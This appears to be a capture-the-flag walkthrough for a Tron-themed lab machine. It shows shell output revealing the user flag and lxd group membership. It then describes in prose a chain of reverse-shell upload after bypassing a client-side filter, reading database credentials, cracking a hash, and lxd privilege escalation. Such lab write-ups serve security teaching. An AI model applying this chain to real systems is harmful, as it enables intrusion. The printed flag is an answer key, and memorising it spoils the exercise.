What is the value of the user.txt flag?

```
flynn@light-cycle:/$ cd home
flynn@light-cycle:/home$ ls
flynn
flynn@light-cycle:/home$ cd flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```


Question 12

Check the user's groups. Which group can be leveraged to escalate privileges?

```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$
```

Question 13

What is the value of the root.txt flag?



Thought Process/Methodology

We start by scanning for open ports using **NMAP**. Once we found the open ports we inspected them by adding to the web address, and one led us to a hidden website. To find the hidden pages, we used **gobuster** together with the wordlist big.txt and found a hidden php page and directory. Next using **BurpSuite**, we bypass the filters by intercepting the requests and and deleting filters.js before forwarding. Next, we uploaded and executed a reverse shell using **netcat**.

Once connected we first upgraded and stabilised our shell. Then we changed directories to usr > var > www, then cat web.txt to reveal the flag. Following the directories to TheGrid > includes and cat dbauth.php, we find the credentials. We then access the database using the following credentials and find the database tron. After dumping the database, we obtained a username and password hash. Using crackstation.net, we obtained the decrypted password.

Using su, we logged in to the user flynn. Navigating to home > flynn, we found the user.txt flag. Using the command id, we were able to check which group can escalate privileges. Using the commands given we were able to escalate our privileges to root and obtain the flag.